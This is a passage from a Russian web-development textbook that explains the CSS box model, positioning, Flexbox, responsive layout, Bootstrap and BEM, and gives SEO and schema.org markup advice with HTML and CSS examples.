

Рис. 1. Боксовая модель CSS

Единицы измерения – пиксели (px), проценты от размера родительского элемента (%), сантиметры (cm), типографские пункты (pt), строка по высоте в текущем размере шрифта (em), строка по высоте в элементе <html> (rem). В CSS 3 добавлены единицы измерения в % от размера экрана браузера без учета полосы прокрутки – от ширины окна (vh), от высоты окна (vw), минимум ширины и высоты (vmin), максимум ширины и высоты (vmax).

Свойства margin-top, margin-left, margin-bottom и margin-right задают прозрачные минимальные отступы до соседних элементов. С помощью свойства margin можно указать все че-

тыре отступа сразу, например margin:0; обнулит все отступы, либо перечислить все отступы элемента начиная с верхнего по часовой стрелке, например margin:0 10px 0 10px. Значение margin:0 auto; центрует элемент по горизонтали относительно родительского элемента. Если два блочных элемента выводятся рядом друг с другом, то браузер устанавливает расстояние между ними, равное минимуму соответствующих margin. Например, если вывести два элемента div следующим образом, то расстояние между ними будет равно 10px так как верхний отступ нижнего элемента 5px "провалится"внутрь нижнего отступа верхнего элемента:

```
<div style="margin-bottom:10px;">...</div>
<div style="margin-top:5px;">...</div>
```

Аналогично задается размер бордюра вокруг элемента border и отступ от границы элемента до контента padding.

Бордюр очерчивает элемент прямоугольной рамкой с помощью свойств border-top, border-left, border-bottom и border-right. Каждое из них задается тремя значениями через пробел: ширина, стиль (например сплошной solid, пунктирный dashed, точечный dotted) и цвет. Если значения бордюра одинаковы со всех четырех сторон элемента, то можно использовать сокращенное свойство border. Например:

```
div.code {
  border: 1px dashed gray;
}
...
<div class="code">
 Параграф текста.
</div>
```

Свойство padding задает отступ от бордюра элемента до содержимого элемента. Этот отступ всегда имеет фон, заданный для элемента. Свойство задается аналогично margin, например, следующим образом задается нулевой отступ сверху и слева, отступ в 10 пикселей справа и отступ в 20 пикселей внизу всех элементов div с классом code:

```
div.code {
```

```
  padding: 0 10px 20px 0;
}
...
<div class="code">
 Параграф текста.
</div>
```

Свойства width и height позволяют изменить высоту и ширину блочного элемента. Задается размер области содержимого. Реальный размер элемента на странице будет по умолчанию вычисляться как сумма размеров области содержимого, отступов padding и margin и бордюра border, как показано на рис. 1. В CSS 3 это поведение можно изменить, указав свойство box-sizing: border-box. В этом случае в ширину и высоту элемента будут включены отступы padding и рамка border.

Как было указано ранее во введении в HTML, для блочных элементов (h1, h2, p, div и т.д.) ширина width по умолчанию устанавливается равной ширине родительского элемента, а для строчных элементов (a, em, strong, span) ширина равна их содержимому.

Ширина и высота блочных элементов может быть ограничена свойствами min-width, max-width, min-height и max-height.

Можно изменить тип элемента и сделать любой строчный элемент блочным и наоборот с помощью CSS свойства display и его значений block или inline соответственно.

Другими полезными на практике значениями свойства display являются inline-block. Он заставляет элемент отображаться в тексте без переноса на новую строку, устанавливает ширину элемента по ширине его содержимого. При этом, как для всех блочных элементов, можно задать ширину и высоту элемента с помощью width и height. Элементы inline или inline-block, находящиеся внутри блочного элемента, могут быть выровнены по его левому краю, по центру или по правому краю с помощью свойства text-align и значений left, center и right соответственно. Пример вывода по центру страницы нескольких блоков не фиксированной ширины, но ограниченной высоты, один за другим:

```
.my-blocks {
  text-align: center;
}
.my-blocks div {
  display: inline-block;
  min-height: 30px;
  background-color: #ddd;
}
...
<div class="my-blocks">
  <div>Фрагмент 1</div>
  <div>Фрагмент 2</div>
  <div>Фрагмент 3</div>
</div>
```

Значение none свойства display позволяет полностью скрыть элемент, убрать его из потока документа.

1.10. Float-элементы

Элемент могут "обтекать"слева или справа другие следующие за ним в потоке элементы с помощью свойства плавающего элемента float, которое может принимать значение left (элементы должны обтекать плавающий элемент справа) или right (элементы должны обтекать плавающий элемент слева).

Для элемента можно запретить его обтекание другими плавающими элементами слева, справа или с обоих сторон с помощью свойства clear и его значений left, right или both. В этом случае элемент будет выводиться под плавающими элементами ниже.

```
#logo {
  width: 100px;
  height: 100px;
  float: left;
  margin-right: 10px;
}
nav {
  clear: both;
```

```
}
...
<img id="logo" src="logo.png" alt="Наш лого" />
<h1>Название сайта справа обтекает логотип</h1>
<nav>
 ...навигация под логотипом
</nav>
```

1.11. Абсолютное позиционирование и глубина

Стандартный алгоритм позиционирования элементов в потоке с применением боксовой модели может быть изменен с помощью свойства position. По умолчанию оно имеет значение static для всех элементов в потоке.

Значение relative для этого свойства позволяет сдвинуть элемент относительно своего обычного места в потоке с помощью смещения, которое задается одним или несколькими свойствами left, right, top или bottom.

С помощью свойства position и его значения absolute элемент может быть исключен из потока документа при отображении и выведен отдельным от основного потока слоем относительно ближайшего родительского элемента с position, отличным от static, или окна браузера, если все родительские элементы имеют position static. Свойства left, right, top и bottom задают расстояние от соответствующего края элемента до левой, правой, верхней или нижней границы родительского элемента или окна браузера. Например, так можно вывести элемент в правый нижний угол окна, даже если в потоке он идет в начале документа:

```
#call-widget {
  position: absolute;
  bottom: 0;
  right: 0;
}
<div id="call-widget">
 ...
</div>
```

Значение fixed свойства position действует аналогично absolute, но позиция элемента не меняется при прокрутке страницы и не вызывает отображение полос прокрутки если элемент не помещается в видимую область окна браузера.

При применении абсолютного и фиксированного позиционирования возникает перекрытие одних элементов другими. Порядок перекрытия элементов задает свойство z-index. Для элементов в потоке стандартное значение z-index равно 0. Чтобы вывести абсолютно спозиционированные элементы за ними (глубже), нужно указать целое отрицательное число z-index. Наоборот, положительное значение z-index заставит абсолютно спозиционированный элемент накрывать элементы потока сверху. При выводе нескольких элементов в одном месте экрана элемент с большим значением z-index перекрывает сверху элементы с меньшим значением z-index.

1.12. Flex-box

С помощью боксовой модели и плавающих элементов можно сверстать достаточно сложные по структуре и дизайну веб-страницы. Альтернативным, более современным и простым способом верстки расположения основных элементов страницы является расширение CSS 3 Flex, которое позволяет:

– Располагать элементы слева направо, справа налево, сверху вниз или снизу вверх.

– Переопределять порядок отображения элементов в потоке.

– Автоматически определять размеры элементов таким образом, чтобы они вписывались в доступное пространство.

– Выравнивать элементы горизонтально и вертикально относительно оси.

– Создавать колонки одинаковой высоты, аналогично ячейкам таблицы.

– Создавать прижатый к низу окна браузера подвал сайта.

Пример верстки сайдбара и области основного контента с помощью Flex:

```
#main-aside-wrapper {
  display: flex;
  flex-direction: row;
}
#main-aside-wrapper main, #main-aside-wrapper aside {
  background-color: #ddd;
  margin: 10px;
  padding: 10px;
}
#main-aside-wrapper aside {
  flex: 1;
  order: 1;
}
#main-aside-wrapper main {
  flex: 3;
  order: 2;
}
...
<div id="main-aside-wrapper">
  <main>
    <h1>Главный контент</h1>
    <p>Вторая строка</p>
  </main>
  <aside>Сайдбар</aside>
</div>
```



Рис. 2. Flex CSS

В данном примере содержимое контейнера #main-aside-wrapper отображается в режиме Flex в виде колонок, на что указывают свойства display: flex и flex-direction: row. Колонки будут иметь одинаковую высоту, равную высоте максимального элемента, т.е. main. Колонка aside будет занимать 25% экрана по ширине, а main – 75% так как весь родительский элемент займет все окно по ширине, а свойства flex (или flex-grow) у отдельных элементов задают пропорцию соотношения ширины отдельных элементов: общая ширина равна сумме всех значений flex отдельных элементов. Например, если у всех элементов значение flex равно 1, то они будут иметь равную ширину, а если у какого-то элемента значение flex равно 2, то он будет в два раза шире. При этом, благодаря свойству order, сайдбар выведется левее основного содержимого, несмотря на то, что в потоке main находится выше и загрузится для пользователя раньше. Подгрузка в первую очередь основного содержимого страницы повышает удобство использования веб-сайтом и применяется при поисковой оптимизации сайта так как считается, что наиболее важный контент должен находиться ближе к началу страницы.

1.13. Адаптивность

Адаптивной версткой называют такой способ верстки веб-страниц, при которой расположение и размер блоков адаптируется под разрешение и размер экрана. При разработке дизайна таких сайтов, как правило, все блоки выравниваются по сетке, состоящей из колонок одинаковой ширины. Отдельно разрабатываются дизайн макеты под разные разрешения — монитор FullHD, ноутбук, планшет, самартфон. При различной ширине экрана ширина и количество колонок может меняться, выравнивание блоков по сетке сохраняется, сайт «адаптируется» под мобильное устройство или изменение размеров окна браузера. Внешний вид блоков адаптивного сайта, как правило, верстается один раз, а размер и расположение блоков адаптируются под размер устройства.

Если дизайн нарисован по сетке, то удобно использовать для верстки макета свойство display: flex и количество колонок сетки, которое занимает блок по ширине, задавать атрибутом flex.

В CSS 3 имеется расширение медиа-запросов (Media Queries), которое позволяет сделать часть правил CSS действующими только при выполнении определенного условия. Например, условие Media Query может проверять ширину экрана и включать подходящий набор правил CSS, меняющий сетку, ширину и порядок flex-блоков.

Для некоторых веб-сайтов количество пользователей со смартфонами превышает количество пользователей с десктопами или планшетами. Для таких сайтов целесообразно загружать сразу верстку и CSS, оптимизированные для отображения сайта на смартфоне, а затем, с помощью Media Queries, подгружать дополнительные свойства CSS для адаптации сайта под десктопные компьютеры. Такой подход называется Mobile First.

Приведем пример адаптивной Mobile First верстки, где сайдбар и контент выстроены вертикально по умолчанию, но при превышении ширины экрана в 800 пикселей блоки выстраиваются горизонтально:



Рис. 3. Flex CSS адаптация мобильной версии

```
#main-aside-wrapper {
  display: flex;
```

```
  flex-direction: column;
}
#main-aside-wrapper main, #main-aside-wrapper aside {
  background-color: #ddd;
  margin: 10px;
  padding: 10px;
}
#main-aside-wrapper aside {
  flex: 1;
  order: 1;
}
#main-aside-wrapper main {
  flex: 3;
  order: 2;
}

@media screen and (min-width: 800px) {
  #main-aside-wrapper {
    flex-direction: row;
  }
}
...
<div id="main-aside-wrapper">
  <main>
    <h1>Главный контент</h1>
    <p>Вторая строка</p>
  </main>
  <aside>Сайдбар</aside>
</div>
```

1.14. CSS фреймворки, Bootstrap, БЭМ

CSS фреймворки — это готовые наборы правил CSS и методология HTML-верстки с использованием строго определенных классов элементов, которые позволяют быстро реализовать верстку типовых страниц, а также создавать и повторно использовать готовые наборы стилизованных компонентов.

Одним из самых популярных CSS фреймоворков является Bootstrap. Впервые разработан инженером из компании Twitter, этот фреймворк прост в использовании и хорошо документирован на официальном сайте [1]. Версия 2.x имеет хорошую совместимость со старыми версиями браузеров. Версия 4.x использует Flex-элементы и поддерживает современные версии всех популярных браузеров. Bootstrap может быть подключен в виде скомпилированного и сжатого CSS-файла, который подключается на страницу загрузкой из CDN или включением отдельно скачиваемого CSS-файла. При таком подключении перекрывать свойства фреймворка при необходимости можно в отдельном CSS-файле, подключаемом после CSS фреймворка. Также есть возможность скопировать GIT-репозитарий исходного кода фреймворка, при необходимости вносить изменения непосредственно в файлы фреймворка, компилировать и минифицировать только необходимые для конкретного проекта компоненты. Для помпиляции используются скрипты Node.JS и CSS-препроцессор Sass, который позволяет расширить стандартные возможности CSS такими возможностями, как использование переменных и макроподстановки. Использование исходного кода фреймворка более трудоемко, но бывает оправдано, когда необходимо оптимизировать размер загружаемых CSS-файлов или создать собственную библиотеку компонентов. Пример верстки страницы с сайдбаром, аналогичной адаптивному примеру выше, на фреймворке Bootstrap 4.x:

```
<!DOCTYPE html>

<html>

  <head>
    <title>Bootstrap</title>

    <script src="https://code.jquery.com/jquery-3.3.1.slim.mi
    <script src="https://cdnjs.cloudflare.com/ajax/libs/poppe
    <link rel="stylesheet"
```

[1] https://getbootstrap.com/

```
      href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.
    <script
      src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1

    <style>
html {
  font-size: 10px;
}
body {
  font-size: 12pt;
  padding: 10px;
}
.page main, .page aside {
  background-color: #ddd;
  padding: 10px;
  font-family: serif;
  height: 100%;
}
h1 {
  margin-top: 15px;
  font-size: 2em;
  font-weight: bold;
}
   </style>
  </head>


  <body>
    <div class="container-fluid page">
      <div class="row d-flex mx-sm-m3">
        <div class="col-md-9 order-2 px-sm-3">
          <div class="h-100 py-3">
            <main>
              <h1>Главный контент</h1>
              <p>Вторая строка</p>
            </main>
          </div>
        </div>
```

```
        <div class="col-md-3 order-1 px-sm-3">
          <div class="h-100 py-3">
            <aside>
            Сайдбар
            </aside>
          </div>
        </div>
      </div>
    </div>
  </body>

</html>
```

Первая обертка с классом container-fluid задает блочный элемент с шириной 100%. Вторая обертка с классом row определяет, что она будет содержать адаптивные элементы. Класс d-flex и классы order-2 и order-1 позволяют переупорядочить элементы аналогично предыдущего примера так, чтобы сайдбар был слева от контента или сверху от контента в мобильной не смотря на то, что идет позже в потоке.

В Bootstrap по умолчанию применяется сетка в 12 колонок. Классы col-md-9 и col-md-3 выполняют основную работу по заданию ширины колонок и адаптивности. Они говорят о том, что одна колонка должна занять по ширине 9 из 12 колонок сетки, а другая оставшиеся три. Суффикс md использует так называемый Medium Grid Breakpoint 768px пикселей — это Media Query, который срабатывает если ширина экрана устройства больше или равна 768 пикселей по ширине. В ином случае, на меньшем размере экрана, элементы выведутся один под другим. В Bootstrap определены следующие брейкпоинты и связанные с ними максимальные размеры контейнеров по ширине:

```
$grid-breakpoints: (
  xs: 0,
  sm: 480px,
  md: 768px,
  lg: 1024px
);
```

```
$container-max-widths: (
  sm: 420px,
  md: 720px,
  lg: 960px
);
```

Задают их следующие Media Query:

```
// Extra small devices (portrait phones, less than 576px)
// No media query for ‘xs‘ since this is the default in Boots

// Small devices (landscape phones, 576px and up)
@media (min-width: 576px) { ... }

// Medium devices (tablets, 768px and up)
@media (min-width: 768px) { ... }

// Large devices (desktops, 992px and up)
@media (min-width: 992px) { ... }

// Extra large devices (large desktops, 1200px and up)
@media (min-width: 1200px) { ... }
```

В рассматриваемом выше адаптивном примере расстояние между колонками было равно 20 пикселей и задавалось с помощью margin: 10px у элементов main и aside (поля margin соседних flex элементов не "проваливаются"друг в друга, как у блочных элементов), а расстояние между колонками Bootstrap 4 равно по умолчанию 30 пикселей. Его можно изменить если исправить значение соотвествующей переменной Sass в исходном коде Bootstrap и перекомпилировать фреймворк. Однако, так как в данном примере используется подключение уже скомпилированного Bootstrap через CDN, для исправления расстояния между колонками приходится использовать дополнительную разметку и возможности Bootstrap.

Расстояние между колонками в Bootstrap задается как левый и правый padding колонок, по умолчанию по 15 пикселей. Нам необходимо изменить это значение с 15 на 10 пикселей

и уменьшить margin обертки на те же 10 пикселей. Можно конечно непосредственно использовать селекторы CSS и изменить padding и margin явно, но это может негативно сказаться на работе других элементов фреймворка и выбивается из общего стиля управления расположением элементов с помощью классов Bootstrap. Вместо этого воспользуемся средствами Bootstrap по изменению margin и padding с помощью классов с именами, построенными по определенным правилам. Класс "px-sm-3"у оберток колонок в примере означает, что padding ("p") необходимо изменить слева и справа (x) для устройств с шириной 576px и более (sm) на третье значение стандартной величины отступа Bootstrap. Величина отступа по умолчанию в Bootstrap задается следующим образом:

```
0 - 0
1 - 0.25 * 1rem
2 - 0.5 * 1rem
3 - 1rem
4 - 1.5rem
5 - 3rem
auto - auto
```

В нашем случае 1rem соответствует значению размера шрифта у элемента <html>. Поэтому мы меняем это значение на 10px для получения нужного размера padding и margin.

В примере выше осталось разобрать работу классов h-100 и py-3. Первый класс h-100 задает высоту элемента 100%. Это потребовалось чтобы задать серый фон всей колонки, как в оригинальном примере, т.к. flex элемент, занимающий 100% высоты, теперь является контейнером Bootstrap без отступов margin, использует padding для отступов и если ему задать фон, то получится сплошной серый прямоугольник без белой границы между aside и main. Второй класс py-3 задает padding сверху и снизу размером в 1rem, т.е. 10 пикселей.

Прочие CSS-правила в последнем примере, устанавливающие размер шрифта body и h1, различные отступы, приведены чтобы сделать отображение страницы наиболее похожим на пример адаптивной верстки без Bootstrap. При этом совпадение не полное так как фреймворк обнуляет или меняет

многие значения отступов и параметров шрифтов браузера по умолчанию. Полное совпадение пиксель в пиксель (pixel perfect) двух примеров потребовало бы больше кода.

Как видим из сравнения двух примеров, использование фреймворка Bootstrap позволяет быстро добиться необходимого результата с использованием только классов элементов HTML с минимумом кода CSS. Однако когда требуется получить макет с выравниванием блоков по сетке, отличающейся от сетки Bootstrap, возникает дополнительная работа. Это справедливо и для прочих фреймворков CSS. На практике часто дизайнеры при разработке дизайн-макетов сразу ориентируются на сетку фреймворка, по которой будет верстаться сайт, чтобы при верстке не тратить время на нестандартную сетку.

Одной из задач, которые эффективно решаются CSS фреймворками является повышение эффективности работы в команде за счет общего подхода и методологии разработки. Разработчики быстро понимают как устроена верстка друг-друга за счет использования знакомых всем правил популярного фреймворка и общих правил наименования классов элементов (CSS нейминг). Пример такого правила — начинать имена классов отдельных блоков с префикса b-.

При работе в команде важно минимизировать непредвиденное влияние ваших правил CSS на элементы других веб страниц, разрабатываемые остальными членами команды. В примере верстки с с использованием Bootstrap выше неудачно используется селектор h1 и изменяется стиль всех заголовков на странице глобально. В то же время желательно избежать дублирование кода и обеспечить его повторное использование разработчиками. Эти задачи позволяет решить компонентный подход, который становится все более популярным при разработке масштабных веб-проектов. Сутью компонентного подхода является отказ от использования глобальных стилей CSS и механизма каскада в CSS в рамках всей страницы и написание отдельных CSS-правил для каждого компонента страницы. В этом случае все селекторы CSS, отвечающие за отображение компонента, должны выбирать конкретные элементы, входящие только в определенный компонент. Для это-

го элементам присваивается и используется в селекторе уникальный id, если компонент и входящий в него элемент на странице всегда гарантированно один, или уникальный класс CSS, во всех остальных случаях. Компонент инкапсулирует в себе внутренние стили, отвечающие за внешний вид компонента, эффективно делает их не зависимыми от того, где компонент используется. Положение компонента относительно других компонентов страницы определяет верстка и стили других вышестоящих в иерархии вложенности элементов DOM компонентов. Предыдущий пример с адаптивной версткой Flex и Bootstrap может быть переписан следующим образом:

```
<!DOCTYPE html>

<html>

  <head>
    <title>Bootstrap</title>

    <script src="https://code.jquery.com/jquery-3.3.1.slim.mi
    <script src="https://cdnjs.cloudflare.com/ajax/libs/poppe
    <link rel="stylesheet"
      href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.
    <script
      src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1

    <style>

/* Инициализация глобальных стилей */
html {
  font-size: 10px;
}
body {
  font-size: 12pt;
  padding: 10px;
}

/* Стиль компонента основного контента */
```

```
.b-content {
  background-color: #ddd;
  padding: 10px;
  font-family: serif;
  height: 100%;
}
/* Не испольуем каскад */
.b-content__h1 {
  margin-top: 15px;
  font-size: 2em;
  font-weight: bold;
}

/* Стиль компонента сайдбара */
.b-sidebar {
  background-color: #ddd;
  padding: 10px;
  font-family: serif;
  height: 100%;
}
   </style>
  </head>


  <body>
    <div class="container-fluid b-page">
      <div class="row d-flex mx-sm-m3">
        <div class="col-md-9 order-2 px-sm-3">
          <div class="h-100 py-3">
            <main class="b-content">
              <h1 class="b-content__h1">Главный контент</h1>
              <p>Вторая строка</p>
            </main>
          </div>
        </div>
        <div class="col-md-3 order-1 px-sm-3">
          <div class="h-100 py-3">
            <aside class="b-sidebar">
```

```
            Сайдбар
            </aside>
          </div>
        </div>
      </div>
    </div>
  </body>

</html>
```

В данном примере стиль контента и заголовка h1 в контенте может быть изменен не зависимо от остальных стилей даже если другие разработчики добавят дополнительные элементы main или h1 внутрь контейнера page и зададут их стили. Селектор .b-content__h1 за счет отказа от каскада является более конкретным, чем селекторы вида .some-class h1 и стиль новых элементов h1 не будут перекрывать стиль нашего заголовка. CSS компонентов контента, сайдбара и всей страницы может быть разнесен в разные файлы и разрабатываться разными разработчиками.

Использованный в примере стиль нейминга CSS применяется в методологии Блок-Элемент-Модификатор (БЭМ)[1], разработанной компанией Яндекс. Блок является независимым компонентом, отвечающим только за свое отображение, отображение вложенных элементов и позиционирование вложенных блоков, но не за свое собственное позиционирование. Блок может содержать вложенные элементы. Элемент, меняющий внешний вид, состояние или поведение блока либо элемента предопределенным образом называется модификатор, например активный элемент формы. Полный вид шаблона имени класса элемента в БЭМ выглядит следующим образом: «имя-блока__имя-элемента_имя-модификатора_значение-модификатора», например search-form__button_disabled или search-form__button_size_m. Т.е. имя блока отделяется от имени элемента двумя подчеркиваниями, модификатор отделяется от элемента одним подчеркиванием. В составных именах блоков, элементов БЭМ и

[1] https://ru.bem.info/methodology/

модификаторов слова разделяются дефисами.

Сложных правил нейминга CSS и написания вручную длинных имен классов можно избежать, сэкономив время разработчиков, если использовать современные инструменты компонентной разработки. С помощью них уникальные имена классов генерируются автоматически и добавляются на лету при компиляции приложения, стили компонентов можно писать как будто компонент разрабатывается изолированно на отдельной странице, всю работу по формированию корректных селекторов CSS делает система сборки. Компоненты в таких фреймворках используют подход CSS in JS, например в JavaScript-фреймворке React, либо CSS-модули[1], например с помощью препроцессора PostCSS.

1.15. Индексация сайта поисковиками

Браузеры реальных пользователей являются не единственными программами, отправляющими запросы на веб-серверы. Боты многочисленных поисковых систем обходят сайты по ссылкам и скачивают веб-страницы. При создании сайтов необходимо учитывать особенности работы поисковых механизмов глобальной сети.

Индексацией называют процесс скачивания и обработки страниц сайта агентами поисковых систем с целью формирования поисковой выдачи. На позицию страницы в поисковой выдаче по некоторой фразе влияет множество факторов, которые принято условно разделять на внутренние, внешние и поведенческие. К внутренним относят релевантность текстов документов поисковому запросу, особенности построения сайта, организацию его контента и навигации, к внешним – влияние гиперссылок с других сайтов, к поведенческим – действия посетителей сайта.

Для упрощения достижения высоких позиций в поисковой выдаче при создании интернет-сайтов необходимо обеспечить корректное индексирование контента и навигации сайта и максимальное удобство, эффективность и однозначность

[1] `https://github.com/css-modules/css-modules`

возможной постановки гиперссылок на ресурсы сайта с других сайтов.

При разработке веб-сайтов и продвижении веб-сайтов в интернет-поиске будут полезны следующие рекомендации:

– доступные для интернет-поиска ресурсы должны возвращать представления методом GET, без аутентификации, в корректной кодировке (в случае гипертекста) и в одном из стандартных медиатипов;

– ресурсы, не представляющие интереса для поиска пользователями, должны быть закрыты для индексации с помощью meta-тега <meta name="robots"content="noindex»;

– ресурсы, представления которых дублируют представления других ресурсов сайта в значительной степени, должны быть закрыты для индексирования. Например, результаты поиска по сайту;

– для ускорения индексирования новых ресурсов список всех ресурсов, доступных для индексирования, необходимо публиковать с помощью файла /sitemap.xml, содержащего карту сайта в машинно-понятном виде и параметры, рекомендуемые автором сайта для индексирования ресурсов сайта поисковыми системами;

– ресурсы должны быть доступны по гиперссылкам с главной страницы, причём наиболее важные ресурсы должны быть наименее удалены от нее по количеству переходов по гиперссылкам;

– желательно избегать автоматически формируемых ссылок с неинформативными повторяющимися анкор-текстами (например: Скачать, Далее, Здесь и т.д.) и использовать анкор-тексты, характеризующие целевой ресурс (например: Прайс-лист, Глава 10). Следует использовать сведения о содержимом ресурса при построении

анкор-текстов входящих гиперссылок, например, заголовки страниц;

– при именовании ресурсов необходимо соблюдать изложенные ранее аксиомы веб-архитектуры, использовать короткие URL с ключевыми словами, характеризующими ресурс. Ключевые слова писать слитно или через дефис;

– важно защитить сайт от спама для предотвращения его индексирования;

– внешние ссылки, добавляемые пользователями сайта, например в комментариях, следует запрещать для передачи ссылочного веса в поиске с помощью атрибута rel="nofollow";

– генерируемые HTML-страницы должны иметь уникальные в пределах сайта названия страниц title и заголовки страниц h1, релевантные содержимому страницы, так как слова, входящие в теги title и h1, имеют наибольший вес на странице для поисковиков;

– текст и подписи к картинкам на страницах должны содержать ключевые слова, которые пользователи поисковых систем используют в поисковых запросах;

– метатеги keywords и description можно использовать только в случае, если удаётся обеспечить их уникальность и релевантность содержимому каждой страницы;

– следует поддерживать иерархическую целостность навигации сайта и выводить уникальный путь до каждой страницы в виде последовательности ссылок на страницы верхнего уровня вплоть до главной (так называемые хлебные крошки, от англ. breadcrumbs);

– предназначенные для индексирования ресурсы должны быть доступны с главной страницы по обычным гиперссылкам (тег <a>);

– по возможности необходимо использовать семантическую верстку и разметку структурированных данных schema.org для передачи семантики данных поисковым системам.

На сайте schema.org размещены поддерживаемые основными поисковыми системами схемы структурирования данных для передачи семантики в вебе. Это позволяет поисковым системам более полно обрабатывать информацию, понимать, какого рода данные указаны на странице, показывать в результатах поисковой выдачи дополнительную информацию, например, описание товаров[1], цены и наличие для товаров интернет-магазинов[2], отзывы пользователей на странице

[1] `https://schema.org/Product`

[2] `https://schema.org/Offer`

о товаре или услуге [3]. Последнее делает ссылки на ваш сайт из результатов поиска Google, Яндекс и других поисковых систем более заметными на фоне конкурентов и, тем самым, увеличивает количество переходов на ваш сайт.

Структурированные данные могут быть представлены на веб-странице одним из трех способов: XML-разметка RDFa, структура JSON-LD или микроданные.

Пример семантической разметки микроданными страницы товара интернет-магазина с отзывами покупателей

```
<div itemscope itemtype="http://schema.org/Product">
  <span itemprop="name">Kenmore White 17" Microwave</span
  <img itemprop="image" src="kenmore-microwave-17in.jpg"
  <div itemprop="aggregateRating"
    itemscope itemtype="http://schema.org/AggregateRating
   Rated <span itemprop="ratingValue">3.5</span>/5
   based on <span itemprop="reviewCount">11</span> custom
  </div>
  <div itemprop="offers" itemscope itemtype="http://schem
    <!--price is 1000, a number, with locale-specific tho
    and decimal mark, and the $ character is marked up wi
    machine-readable code "USD" -->
    <span itemprop="priceCurrency" content="USD">$</span>
          itemprop="price" content="1000.00">1,000.00</sp
    <link itemprop="availability" href="http://schema.org
  </div>
  Product description:
  <span itemprop="description">0.7 cubic feet countertop
  Has six preset cooking categories and convenience featu
  Add-A-Minute and Child Lock.</span>
  Customer reviews:
  <div itemprop="review" itemscope itemtype="http://schem
    <span itemprop="name">Not a happy camper</span> -
    by <span itemprop="author">Ellie</span>,
    <meta itemprop="datePublished" content="2011-04-01">A
    <div itemprop="reviewRating" itemscope itemtype="http
      <meta itemprop="worstRating" content = "1">
```

[3] https://schema.org/Review

```
